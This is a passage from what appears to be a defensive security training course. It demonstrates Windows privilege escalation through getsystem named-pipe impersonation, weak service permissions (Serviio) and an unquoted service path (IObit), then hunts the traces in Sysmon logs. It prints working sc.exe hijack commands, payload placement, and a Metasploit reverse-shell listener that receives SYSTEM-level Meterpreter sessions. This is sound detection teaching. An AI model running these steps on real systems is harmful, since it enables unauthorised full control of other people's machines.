"06/30/2021 12:49:31" "06/30/2021 12:50:00"
   ProviderName: Microsoft-Windows-Sysmon

TimeCreated                     Id LevelDisplayName Message
-----------                     -- --------------- ------- ...
6/30/2021 12:49:32 PM           13 Information      Registry value set:... 6/30/2021
12:49:32 PM             1 Information      Process Create:...
6/30/2021 12:49:32 PM           13 Information      Registry value set:...
6/30/2021 12:49:32 PM           13 Information      Registry value set:...
```

Listing 196 - Sysmon Events generated by getsystem

[289] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/ipc/named-pipes

Our abbreviated output reveals four events generated at about the same time as the creation of the new service. We will review all of these, starting at the bottom with the two RegistryEvent[290] entries.

To display the RegistryEvent entries, we will change our *StartTime* and *EndTime* to "6/30/2021 12:49:31" and "6/30/2021 12:49:33" respectively. This time, we'll use an Event ID filter of "13" instead of "$null". To display the full contents of the Message field, we will once again use **`Format-List`**.

```
[192.168.51.10]: PS C:\tools\windows_privilege_escalation> Get-SysmonEvent 13
"06/30/2021 12:49:31" "06/30/2021 12:49:33" | Format-List

TimeCreated  : 6/30/2021 12:49:32 PM
ProviderName : Microsoft-Windows-Sysmon


Id           : 13
Message      : Registry value set:
               RuleName: T1031,T1050
               EventType: SetValue
               UtcTime: 2021-06-30 16:49:32.936
               ProcessGuid: {71c0553d-db66-60d9-0a00-000000002900}
               ProcessId: 640
               Image: C:\Windows\system32\services.exe
               TargetObject: HKLM\System\CurrentControlSet\Services\hvaukz\Start
               Details: DWORD (0x00000004)

TimeCreated  : 6/30/2021 12:49:32 PM
ProviderName : Microsoft-Windows-Sysmon
Id           : 13
Message      : Registry value set:
               RuleName: T1031,T1050
               EventType: SetValue
               UtcTime: 2021-06-30 16:49:32.921
               ProcessGuid: {71c0553d-db66-60d9-0a00-000000002900}
               ProcessId: 640
               Image: C:\Windows\system32\services.exe
               TargetObject: HKLM\System\CurrentControlSet\Services\hvaukz\ImagePath
               Details: cmd.exe /c echo hvaukz > \\.\pipe\hvaukz

TimeCreated  : 6/30/2021 12:49:32 PM
ProviderName : Microsoft-Windows-Sysmon
Id           : 13
Message      : Registry value set:
               RuleName: T1031,T1050
               EventType: SetValue
               UtcTime: 2021-06-30 16:49:32.921
               ProcessGuid: {71c0553d-db66-60d9-0a00-000000002900}
               ProcessId: 640
               Image: C:\Windows\system32\services.exe
               TargetObject: HKLM\System\CurrentControlSet\Services\hvaukz\Start
               Details: DWORD (0x00000003)
```

[290] (Monterey Technology Group, Inc., 2006-2021), https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=90013

Listing 197 - Registry changes made by getsystem

Our output indicates that registry key values are changed for the newly-created service. The first event writes 0x00000003 to the *Start* key of the *hvaukz* service. This sets the new service to a *Manual* start-up,[291] rather than when the system boots. Services set up with Manual start-up must be initiated by a user. The next event sets the *ImagePath* key of the hvaukz service to the named pipe. The last Sysmon-based registry event changes the value of the *Start* key for the hvaukz service. The value 0x00000004 indicates that the service will be changed from Manual to *Disabled*.

Let's not forget that, between our three registry events, there is a ProcessCreate event. This event takes place after ImagePath key is changed but before the hvaukz service is changed from Manual to Disabled. We should find out what process was created, as it might reveal the final step(s) to our privilege escalation with getsystem.

To view the ProcessCreate event, we'll re-run the same exact query but we'll change the Event ID parameter to "1".

```
[192.168.51.10]: PS C:\tools\windows_privilege_escalation> Get-SysmonEvent 1
"06/30/2021 12:49:31" "06/30/2021 12:49:33" | Format-List

TimeCreated  : 6/30/2021 12:49:32 PM
ProviderName : Microsoft-Windows-Sysmon
Id           : 1
Message      : Process Create:
               RuleName: -
               UtcTime: 2021-06-30 16:49:32.937
               ProcessGuid: {71c0553d-a09c-60dc-6b05-000000002900}
               ProcessId: 7684
               Image: C:\Windows\System32\cmd.exe
               FileVersion: 10.0.19041.746 (WinBuild.160101.0800)
               Description: Windows Command Processor
               Product: Microsoft® Windows® Operating System
               Company: Microsoft Corporation
               OriginalFileName: Cmd.Exe
               CommandLine: cmd.exe /c echo hvaukz > \\.\pipe\hvaukz
               CurrentDirectory: C:\Windows\system32\
               User: NT AUTHORITY\SYSTEM
               LogonGuid: {71c0553d-db66-60d9-e703-000000000000}
               LogonId: 0x3E7
               TerminalSessionId: 0
IntegrityLevel: System
               Hashes: MD5=8A2...
               ParentProcessGuid: {71c0553d-db66-60d9-0a00-000000002900}
               ParentProcessId: 640
               ParentImage: C:\Windows\System32\services.exe
               ParentCommandLine: C:\Windows\system32\services.exe
```

Listing 198 - SYSTEM-level Process Creation by getsystem

[291] (trybird, 2015), https://answers.microsoft.com/en-us/insider/forum/all/set-startup-types-of-many-services-once-andfor/83c14b73-d885-4ca9-a4a3-a0b33eadb7d3

This output lays out our named-pipe impersonation performed by getsystem. First, we notice the named pipe listed in the *CommandLine* field. This matches the registry keys and service configuration that we discovered in our Security entry and RegistryEvent entries. Next, the user *NT AUTHORITY\SYSTEM* executes this command, which means that our named pipe invocation will be run with SYSTEM-level privileges. But especially concerning is *services.exe*, also known as Windows Service Control Manager.[292] Windows uses this to open processes to start a service. As of this event, the Meterpreter shell has elevated privileges and the attacker can do whatever they like.

After these events have taken place, it is worth checking if the registry keys or services exist after privilege escalation. We will use the **Get-ItemProperty**[293] cmdlet for the registry key associated with hvaukz and **Get-Service**[294] for the newly-registered hvaukz service.

```
[192.168.51.10]: PS C:\tools\windows_privilege_escalation> Get-ItemProperty -Path
HKLM:\SYSTEM\CurrentControlSet\Services\hvaukz
```

```
Get-ItemProperty : Cannot find path
'HKLM:\SYSTEM\CurrentControlSet\Services\hvaukz' because it does not exist.
    + CategoryInfo : ObjectNotFound:
    (HKLM:\SYSTEM\Cu...Services\hvaukz:String) [Get-ItemProperty],
    ItemNotFoundException
    + FullyQualifiedErrorId :
    PathNotFound,Microsoft.PowerShell.Commands.GetItemPropertyCommand

[192.168.51.10]: PS C:\tools\windows_privilege_escalation> Get-Service hvaukz

Get-Service : Cannot find any service with service name 'hvaukz'.
    + CategoryInfo : ObjectNotFound: (hvaukz:String) [Get-Service],
    ServiceCommandException
    + FullyQualifiedErrorId :
    NoServiceFoundForGivenName,Microsoft.PowerShell.Commands.GetServiceCommand
```

Listing 199 - No signs of the newly-created service or registry keys associated with getsystem

A query for both the service and the created registry keys returns nothing. This is because getsystem cleans up its tracks, removing forensic artifacts from disk. But if our events are properly generated and sent to a centralized log repository external to the endpoint, we would still have evidence of the activity taking place.

MITRE ATT&CK: Create or Modify System Process > Windows Service expands on the subtechnique that we covered in this section. Even though we relied on Meterpreter's getsystem to elevate us to SYSTEM, executing cmd.exe through a Windows Service and connecting a named pipe granted us SYSTEM-level integrity. The documentation provided by Mitre lists over a dozen examples of APTs and malware components that use this sub-technique, with a far smaller list of mitigations. These mitigations include auditing for creation or modification of services as well as the registry. Within these activities, defense

[292] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/services/service-control-manager

[293] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-itemproperty

[294] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-service

professionals should watch for a sequence of anomalous events like those discovered after running getsystem.

Now that we have used Windows services and named pipes to escalate privileges, we will turn our attention to another method that relies on a system misconfiguration in Windows. This one will enable us to execute processes as the SYSTEM user without relying on the getsystem command in Meterpreter altogether.

7.2.2 Attacking Service Permissions

In the previous section, we learned how to elevate our integrity level from *high* to SYSTEM using a Windows service and named pipe impersonation. But in some cases, an attacker may edit an existing Windows service directly. Let's begin by examining this technique.

For discovering vulnerable Windows services that we can control, we start with enumeration. We can query and control services from the command prompt with *Service Control* (*sc.exe*).[295]

Specifically, we can query a specific configuration for a service with **qc** (for query configuration) as well as the service name.

For example, let's query the *Update Orchestrator Service* (*usosvc*).[296] We will be using the local PowerShell prompt rather than PowerShell Core, as the latter already grants us elevated privileges.

```
PS C:\tools\windows_privilege_escalation> sc.exe qc usosvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: usosvc
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START  (DELAYED)
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Windows\system32\svchost.exe -k netsvcs -p
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Update Orchestrator Service
        DEPENDENCIES       : rpcss
        SERVICE_START_NAME : LocalSystem
```

Listing 200 - Querying the Update Orchestrator Service with Service Control

The otput reveals the service's SERVICE_NAME that would be listed in Get-Service along with a more human-readable *DISPLAY NAME*. Most important is the BINARY_PATH_NAME, which includes the file itself and necessary arguments to execute it.

[295] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/sc-config
[296] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/deployment/update/how-windows-update-works#how-updatingworks

When querying services with Service Control in PowerShell, we need to use the sc.exe filename and not just sc. The Set-Content cmdlet in PowerShell can be abbreviated with sc, and the PowerShell prompt prioritizes cmdlets over Windows commands.

Recall that we used AccessChk to find readable/writeable directories as we performed privilege escalation enumeration. We can also use AccessChk to enumerate the permissions of installed services. We can run **`accesschk64.exe`** with the **`-c`** argument to specify a Windows Service by name, the wildcard **`*`** to query all Windows services, and **`-l`** for the full security descriptor.[297] If we want to specify a single service, we can replace the "*" with the name of that service.

```
PS C:\tools\windows_privilege_escalation> .\accesschk64.exe -c Serviio -l
Accesschk v6.13 - Reports effective permissions for securable objects
Copyright ⌐ 2006-2020 Mark Russinovich
Sysinternals - www.sysinternals.com

Serviio
  DESCRIPTOR FLAGS:
      [SE_DACL_PRESENT]
      [SE_SACL_PRESENT]
      [SE_SELF_RELATIVE]
  OWNER: NT AUTHORITY\SYSTEM
[0] ACCESS_ALLOWED_ACE_TYPE: NT AUTHORITY\SYSTEM         SERVICE_QUERY_STATUS
```

```
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_PAUSE_CONTINUE
        SERVICE_START
        SERVICE_STOP
        SERVICE_USER_DEFINED_CONTROL
        READ_CONTROL
[1] ACCESS_ALLOWED_ACE_TYPE: BUILTIN\Administrators
        SERVICE_ALL_ACCESS
[2] ACCESS_ALLOWED_ACE_TYPE: NT AUTHORITY\INTERACTIVE
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_USER_DEFINED_CONTROL
        READ_CONTROL
[3] ACCESS_ALLOWED_ACE_TYPE: NT AUTHORITY\SERVICE
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_USER_DEFINED_CONTROL
        READ_CONTROL
[4] ACCESS_ALLOWED_ACE_TYPE: NT AUTHORITY\Authenticated Users
        SERVICE_QUERY_STATUS
```

[297] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/secauthz/security-descriptors


```
        SERVICE_QUERY_CONFIG
        SERVICE_CHANGE_CONFIG
        SERVICE_START
        SERVICE_STOP
        READ_CONTROL
```

Listing 201 - Finding configurable service Serviio using AccessChk

After going through all of the output, we discover that all authenticated users have control over the configuration of the Serviio service. All authenticated users have access to SERVICE_CHANGE_CONFIG, SERVICE_START, and SERVICE_STOP security descriptors.

We will use **sc.exe** to query the configuration of the Serviio service. Once again, we'll use the **qc** parameter.

```
PS C:\tools\windows_privilege_escalation> sc.exe qc Serviio
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Serviio
        TYPE               : 110  WIN32_OWN_PROCESS (interactive)
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files\Serviio\bin\ServiioService.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Serviio
        DEPENDENCIES       : HTTP
        SERVICE_START_NAME : LocalSystem
```

Listing 202 - Querying the Serviio service configuration

The output reveals that the service executes ServiioService.exe in Program Files when started. But with the permissions granted to us, we can change this path to a file of our choosing.

Once again using **sc**, let's change the binary path name to a reverse shell in C:\tools\windows_privilege_escalation. The **config** parameter indicates that we'll be making a configuration change to the service, along with the **Serviio** name. Note the **binpath** parameter requires a space between "=" and the path C:\tools\windows_privilege_escalation\servshell_443.exe. We'll also use the **Get-Date** cmdlet to acquire a manual timestamp, following our configuration change.

```
PS C:\tools\windows_privilege_escalation> C:\Windows\system32\sc.exe config Serviio
binpath= 'C:\tools\windows_privilege_escalation\servshell_443.exe'
[SC] ChangeServiceConfig SUCCESS

PS C:\tools\windows_privilege_escalation> Get-Date

Thursday, July 1, 2021 10:42:42 AM
```

Listing 203 - Changing binary path of Serviio service to reverse shell

Based on our output, we were able to successfully change the BINARY_PATH_NAME of the Serviio service in our local PowerShell prompt. We will also make a note of the timestamp for our queries later.

Before executing the binary, we'll set up a listener on our Kali VM to catch the reverse shell. This time, we'll use the **servshell_listen.sh** script supplying our Kali VM's IP address as the only argument.


```
kali@attacker01:~/SOC-200/Windows_Privilege_Escalation$ ./servshell_listen.sh
192.168.51.50
Initiating... please wait
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_winhttps
LPORT => 443
LHOST => 192.168.51.50
[*] Started HTTPS reverse handler on https://192.168.51.50:443
```

Listing 204 - Setting up listener for servshell_443.exe

We'll use the **net**[298] command to start the Serviio service with the newly-configured binary path. The system will report an error starting the service but we can ignore that for this case study.

```
PS C:\tools\windows_privilege_escalation> net start serviio
The Serviio service is starting.
The Serviio service could not be started.

The service did not report an error.

More help is available by typing NET HELPMSG 3534.
```

Listing 205 - Starting the Serviio service

On our Kali VM, we have a connection coming in from our Windows 10 client. Once connected, we'll run the **getuid** command to determine what user integrity level our shell has.

```
[*] https://192.168.51.50:443 handling request from 192.168.51.10;
(UUID: ia20jikd) Staging x64 payload (201308 bytes) ...
[*] Meterpreter session 1 opened (192.168.51.50:443 ->
192.168.51.10:51100) at 2021-07-01 10:56:10 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Listing 206 - Catching the Meterpreter Shell and confirming SYSTEM privileges

Running the **getuid** command indicates that we are already the SYSTEM user! No additional privilege escalation techniques are necessary. We'll also take note of the timestamp as we'll soon use this as we query the event logs.

Now that we've witnessed the abuse of insecure service permissions, we will review our Windows Event Log for any auditing artifacts using PowerShell Core. We'll start with Sysmon.

We'll use our custom **Get-SysmonEvent** function in a one-minute timeframe to find the relevant events. Our manual timestamp in Listing 203 will help us define our *StartTime* and *EndTime* parameters.

[298] (Microsoft, 2020), https://docs.microsoft.com/en-us/troubleshoot/windows-server/networking/net-commands-on-operatingsystems


```
[192.168.51.10]: PS C:\tools\windows_privilege_escalation> Get-SysmonEvent $null
"7/1/2021 10:42:00" "7/1/2021 10:43:00"
   ProviderName: Microsoft-Windows-Sysmon

TimeCreated                     Id LevelDisplayName Message
-----------                     -- ---------------- -------
7/1/2021 10:42:38 AM            13 Information      Registry value set:...
7/1/2021 10:42:38 AM             1 Information      Process Create:...
```

Listing 207 - Sysmon events created by modifying the Serviio service

The output reveals two events occurring within one-minute timeframe. We will examine each of these separately as they both relate to the configuration changes made to our Serviio service.

First, we will examine the ProcessCreate event. We will re-run our **`Get-SysmonEvent`** query, changing the "$null" parameter to "1". We will also use the **`Format-List`** cmdlet to show all the details of the Message field.

```
[192.168.51.10]: PS C:\tools\windows_privilege_escalation> Get-SysmonEvent 1 "7/1/2021
10:42:00" "7/1/2021 10:42:59" | Format-List


TimeCreated  : 7/1/2021 10:42:38 AM
ProviderName : Microsoft-Windows-Sysmon
Id           : 1
Message      : Process Create:
               RuleName: -
               UtcTime: 2021-07-01 14:42:38.812
               ProcessGuid: {71c0553d-d472-60dd-6a02-000000002a00}
               ProcessId: 4060
               Image: C:\Windows\System32\sc.exe
               FileVersion: 10.0.19041.1 (WinBuild.160101.0800)
               Description: Service Control Manager Configuration Tool
               Product: Microsoft® Windows® Operating System
               Company: Microsoft Corporation
               OriginalFileName: sc.exe
               CommandLine: "C:\Windows\system32\sc.exe" config Serviio binpath=
C:\tools\windows_privilege_escalation\servshell_443.exe
               CurrentDirectory: C:\tools\windows_privilege_escalation\
               User: CLIENT01\offsec
               LogonGuid: {71c0553d-bbdf-60dc-7ef2-010000000000}
               LogonId: 0x1F27E
               TerminalSessionId: 1
IntegrityLevel: Medium
               Hashes:
MD5=3FB5CF71F7E7EB49790CB0E663434D80,SHA256=41F067C3A11B02FE39947F9EBA68AE5C7CB5BD1872
A6009A4CD1506554A9ABA9,IMPHASH=803254E010814E69947095A2725B2AFD
               ParentProcessGuid: {71c0553d-cb31-60dc-2501-000000002a00}
               ParentProcessId: 6856
               ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
               ParentCommandLine:
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
```

Listing 208 - ProcessCreate event for Service Control changing Serviio

Our output reveals that sc.exe made the configuration change. The CommandLine details show the entire configuration change that we executed in the PowerShell prompt. In the future, it would help us to query ProcessCreate events where the Image field contains “sc.exe” if we suspected privilege escalation by attacking service permissions.

Next, we’ll review the RegistryEvent entry. We can use the same exact query as before, changing the “1” parameter to a “13” for the Event ID.

```
[192.168.51.10]: PS C:\tools\windows_privilege_escalation> Get-SysmonEvent 13
"7/1/2021 10:42:00" "7/1/2021 10:42:59" | Format-List



TimeCreated  : 7/1/2021 10:42:38 AM
ProviderName : Microsoft-Windows-Sysmon
Id           : 13
Message      : Registry value set:
               RuleName: T1031,T1050
               EventType: SetValue
               UtcTime: 2021-07-01 14:42:38.834
               ProcessGuid: {71c0553d-bbdd-60dc-0b00-000000002a00}
               ProcessId: 704
               Image: C:\Windows\system32\services.exe
               TargetObject: HKLM\System\CurrentControlSet\Services\Serviio\ImagePath
               Details: C:\tools\windows_privilege_escalation\servshell_443.exe
```

Listing 209 - RegistryEvent entry for Service Control changing Serviio

Our output reveals that the HKLM\System\CurrentControlSet\Services\Serviio\ImagePath Windows Registry key is changed. This is what happens behind the scenes when configuration changes are made to a Service. Now the path to servshell_443.exe is stored here, and is referenced when the service is started.

Let’s review what log entries were generated when starting the Serviio service. Our connection to servshell_443.exe was initiated at 2021-07-01 10:56:10 (according to Listing 206).

We’ll use “7/1/2021 10:56:00” and “7/1/2021 10:56:20” for our *StartTime* and *EndTime*, respectively. Since we’re looking for all Event ID results, we’ll set Event ID to “$null”.

```
[192.168.51.10]: PS C:\tools\windows_privilege_escalation> Get-SysmonEvent $null
"7/1/2021 10:56:00" "7/1/2021 10:56:20"
   ProviderName: Microsoft-Windows-Sysmon

TimeCreated                      Id LevelDisplayName Message
-----------                      -- --------------- ------- ...
7/1/2021 10:56:10 AM              1 Information      Process Create:...
7/1/2021 10:56:10 AM              1 Information      Process Create:...
7/1/2021 10:56:10 AM              1 Information      Process Create:...
```

Listing 210 - ProcessCreate events generated from starting the Serviio service

Our abbreviated output shows that three separate ProcessCreate events were made right when servshell_443.exe called back to our Kali VM. Let’s review them one at a time.

Since our events all appear to have happened at the same time (according to *TimeCreated*) we will display all three of them with specific fields taken out of the *EventData*.[299] We'll start with *UtcTime* field, which is at index 1 of the ProcessCreate event's EventData. Then we will extract the *CommandLine* field at index 10. Next, we'll get the *Image* and *ProcessId* fields at indices 4 and 3. Finally, we'll get the *ParentImage* and *ParentProcessId* at indices 20 and 19. Our *StartTime* and *EndTime* will be "7/1/2021 10:56:09" and "7/1/2021 10:56:11" respectively.

```
[192.168.51.10]: PS C:\tools\windows_privilege_escalation> Get-SysmonEvent 1 "7/1/2021
10:56:09" "7/1/2021 10:56:11" | Format-List @{ Label = 'UtcTime'; Expression = {
$_.properties[1].value }}, @{ Label = 'Image'; Expression = { $_.properties[4].value
}}, @{ Label = 'ProcessId'; Expression = { $_.properties[3].value }}, @{ Label =
'CommandLine'; Expression = { $_.properties[10].value }}, @{Label = 'User'; Expression
= { $_.properties[12].value }}, @{ Label = 'ParentImage'; Expression = {
$_.properties[20].value }}, @{ Label = 'ParentProcessId'; Expression = {
$_.properties[19].value }}

UtcTime          : 2021-07-01 14:56:10.532
Image            : C:\tools\windows_privilege_escalation\servshell_443.exe
ProcessId        : 5668
CommandLine      : C:\tools\windows_privilege_escalation\servshell_443.exe
User             : NT AUTHORITY\SYSTEM
ParentImage      : C:\Windows\System32\services.exe
ParentProcessId  : 704

UtcTime          : 2021-07-01 14:56:10.511
Image            : C:\Windows\System32\net1.exe
ProcessId        : 6168
CommandLine      : C:\Windows\system32\net1 start serviio
User             : CLIENT01\offsec
ParentImage      : C:\Windows\System32\net.exe
ParentProcessId  : 4392

UtcTime          : 2021-07-01 14:56:10.493
Image            : C:\Windows\System32\net.exe
ProcessId        : 4392
CommandLine      : "C:\Windows\system32\net.exe" start serviio
User             : CLIENT01\offsec
ParentImage      : C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentProcessId  : 3700
```

Listing 211 - Chain of ProcessCreate events after starting the Serviio service

Starting at the bottom of our output, we have net.exe with ProcessId 4392 executed from PowerShell. That same net.exe executes net1.exe with the same argument for the Serviio service, which we can trace with ProcessId and ParentProcessId. The third and final ProcessCreate event shows that services.exe initiates servshell_443.exe. The output also indicates that the user integrity level changes from offsec to SYSTEM.

MITRE ATT&CK: Hijack Execution Flow > Service File Permissions Weakness details the same vulnerability used by APTs for privilege escalation. It isn't often that Windows Services themselves are configured in such a way, but third-party applications installed as services might use more privileges and leave

[299] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/wes/eventschema-elements

themselves open for abuse. Defense professionals can deter these by carefully auditing the permissions required for those services that are required for business functions. If a user does not require an installed service to do their job, consider removing it.

While attacking service permissions requires open privileges to change a service's configuration, it is not the last method for leveraging Windows services. In the next sub-section, we'll discuss a problem with Windows directory paths that create a vulnerability in even the most protected service configurations.

7.2.3 Leveraging Unquoted Service Paths

Another interesting attack vector that can lead to privilege escalation on Windows operating systems revolves around *unquoted service paths*.[300] Attackers can use this technique when a service binary path contains folders with spaces and does not use quotation marks.

Recall from the previous subsection that each Windows service maps to an executable file that will be run when the service is started. Most of the time, services that accompany third party software are stored under the C:\Program Files directory, which contains a space character in its name.

When using file or directory paths that contain spaces, developers should always ensure that they are enclosed by quotation marks.[301] This ensures that they are explicitly declared. However, when a path name is unquoted, it is open to interpretation. Specifically, in the case of executable paths, anything that comes after each whitespace character will be treated as a potential argument or option for the executable.

For example, imagine that we have a service stored in a path such as C:\Program Files\My Program\My Service\service.exe. If the service path is stored *unquoted*, whenever Windows starts the service it will attempt to run an executable from the following paths:

```
C:\Program.exe
C:\Program Files\My.exe
C:\Program Files\My Program\My.exe
C:\Program Files\My Program\My service\service.exe
```

Listing 212 - Example of how Windows will try to locate the correct path of an unquoted service

In this example, Windows will search each interpreted location in an attempt to find a valid executable path. In order to exploit this and subvert the original unquoted service call, we must create a malicious executable, place it in a directory that corresponds to one of the interpreted paths, and name it so that it also matches the interpreted filename. Then, when the service runs, it should execute our file with the same privileges that the service starts as. Often, this happens to be the *NT Authority\SYSTEM* account, which results in a successful privilege escalation attack.

On our Windows 10 Client, we're going to reproduce this privilege escalation technique. To start, we're going to revisit the PowerUp module that can help identify privilege escalation vulnerabilities using PowerShell. We'll import it using the *Import-Module* cmdlet and run a custom *GetUnquotedService* function.

[300] (Andrew Freeborn, 2016), https://www.tenable.com/sc-report-templates/microsoft-windows-unquoted-service-path-vulnerability

[301] (Microsoft, 2020), https://support.microsoft.com/en-us/help/102739/long-filenames-or-paths-with-spaces-require-quotation-marks


```
PS C:\tools\windows_privilege_escalation> Import-Module .\PowerUp.ps1
PS C:\tools\windows_privilege_escalation> Get-UnquotedService

...
ServiceName    : IObitUnSvr
Path           : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit;
IdentityReference=Everyone;
                 Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'IObitUnSvr' -Path <HijackPath>
CanRestart     : False Name
: IObitUnSvr ...
```

Listing 213 - PowerUp Get-UnquotedService finding vulnerable IOBit Uninstaller Service

Based on our output, the IOBit Uninstaller[302] Service has been identified as an unquoted service. The *CanRestart* field indicates that we cannot use net.exe to start or stop the service.

To confirm that the path to IUService is unquoted, we can use **`sc.exe`** to query the service's configuration. The service name, in this context, will be "IOBitUnSvr.

```
PS C:\tools\windows_privilege_escalation> sc.exe qc IOBitUnSvr
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: IOBitUnSvr
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : C:\Program Files (x86)\IObit\IObit
Uninstaller\IUService.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : IObit Uninstaller Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

Listing 214 - Querying the service configuration of IOBit Uninstaller

Reviewing the output, we have a path in the BINARY_PATH_NAME that includes whitespace but no quotation marks. Note also that the START_TYPE for this service is set to AUTO_START. We already know that we cannot start or stop the service manually, but now we know that the service starts automatically with Windows. If we do hijack the BINARY_PATH_NAME, we'll need to reboot the system to execute our file.

Our servshell_443.exe is an ideal candidate to test our unquoted service path. Let's copy it to C:\Program Files (x86)\IOBit as IOBit.exe. Then we will use the **`Get-Date`** cmdlet for a manual timestamp.

```
PS C:\tools\windows_privilege_escalation> copy .\servshell_443.exe 'C:\Program Files
(x86)\IObit\IOBit.exe'
```

[302] 349 (IOBit, 2021), https://www.iobit.com/


```
PS C:\tools\windows_privilege_escalation> Get-Date

Thursday, July 8, 2021 10:49:35 AM
```

Listing 215 - Copying servshell_443.exe to IOBit directory as IOBit.exe

We have successfully written to the IOBit directory, and we have our timestamp. All that's left to do now is to set up our listener and reboot the VM.

Since we used servshell_443.exe as our payload for the IOBit Uninstaller Service, we will use **servshell_listen.sh** with the IP address of our Kali VM.

```
kali@attacker01:~/SOC-200/Windows_Privilege_Escalation$ ./servshell_listen.sh
192.168.51.50
Initiating... please wait
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_winhttps
LPORT => 443
LHOST => 192.168.51.50
[*] Started HTTPS reverse handler on https://192.168.51.50:443
```

Listing 216 - Setting up listener for IOBit.exe

Our listener should operate the same as if we were executing servshell_443.exe.

Back to our Windows machine, we will reboot the system from our PowerShell prompt with the **shutdown**[303] command. We'll use the **-r** argument to indicate that we want to reboot the system. The **-t 0** arguments will make the restart happen immediately.

```
PS C:\tools\windows_privilege_escalation> shutdown -r -t 0
PS C:\tools\windows_privilege_escalation>
```

Listing 217 - Restarting the Windows 10 VM from the PowerShell prompt

At this point, the RDP window used to connect to the Windows 10 machine should close as the system is rebooting. While that takes place, we'll turn our attention to our Kali Linux VM. As the Windows 10 VM finishes rebooting, we will have activity.

```
kali@attacker01:~/SOC-200/Windows_Privilege_Escalation$ ./servshell_listen.sh
192.168.51.50
Initiating... please wait
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_winhttps
LPORT => 443
LHOST => 192.168.50.51
[*] Started HTTPS reverse handler on https://192.168.51.50:443
[*] https://192.168.51.50:443 handling request from 192.168.51.10; (UUID: 42gsxyjq)
Staging x64 payload (201308 bytes) ...
[*] Meterpreter session 1 opened (192.168.51.50:443 -> 192.168.51.10:49687)
```

[303] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/shutdown


```
meterpreter >
```

Listing 218 - IOBit.exe connecting back to the Kali Linux VM

We have a reverse Meterpreter shell from our Windows 10 machine! The IOBit Uninstaller Service, set to AUTO_START, initiates before any users log on to the endpoint.

Now all that is left is to use our **getuid** command to determine the integrity level of our Meterpreter shell.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Listing 219 - Running getuid to get current user privileges

We have SYSTEM-level integrity!

The Windows Event artifacts related to unquoted service paths are minimal, but let's review them. To start, we'll connect to our Windows 10 VM using PowerShell Core from the Kali VM using **pwsh**, and then use **Import-Module** to import Get-Sysmon.psm1.

```
PS /home/kali/SOC-200/Windows_Privilege_Escalation> Enter-PSSession 192.168.51.10 -
Credential offsec -Authentication Negotiate

PowerShell credential request Enter
your credentials.

Password for user offsec: ***

[192.168.51.10]: PS C:\tools\windows_privilege_escalation> Import-Module
C:\Sysmon\Get-Sysmon.psm1
[192.168.51.10]: PS C:\tools\windows_privilege_escalation>
```

Listing 220 - Connecting to Windows 10 Client with PowerShell Core and Importing Get-Sysmon.psm1

Now that we are connected with PowerShell Core and our module has been imported, we can begin querying the Sysmon event log.

To start, we will review at all Sysmon events that occurred around our manual timestamp shown in Listing 215. Our *StartTime* will be "7/8/2021 10:49:00" and our *EndTime* will be "7/8/2021 10:50:00". Since we want any and all Sysmon event entries, we'll set our Event ID to "$null".

```
[192.168.51.10]: PS C:\tools\windows_privilege_escalation> Get-SysmonEvent $null
"7/8/2021 10:49:00" "7/8/2021 10:50:00"
   ProviderName: Microsoft-Windows-Sysmon

TimeCreated                     Id LevelDisplayName Message
-----------                     -- ---------------- -------
7/8/2021 10:49:34 AM            11 Information      File created:...
```

Listing 221 - All Unquoted Service Path Hijack Events

Based on the output, we can tell that there wasn't much from Sysmon to indicate that an unquoted service path was leveraged, other than the file copy. We have one *FileCreate*[304] event in our table, and nothing else. Let's dive further into this event.

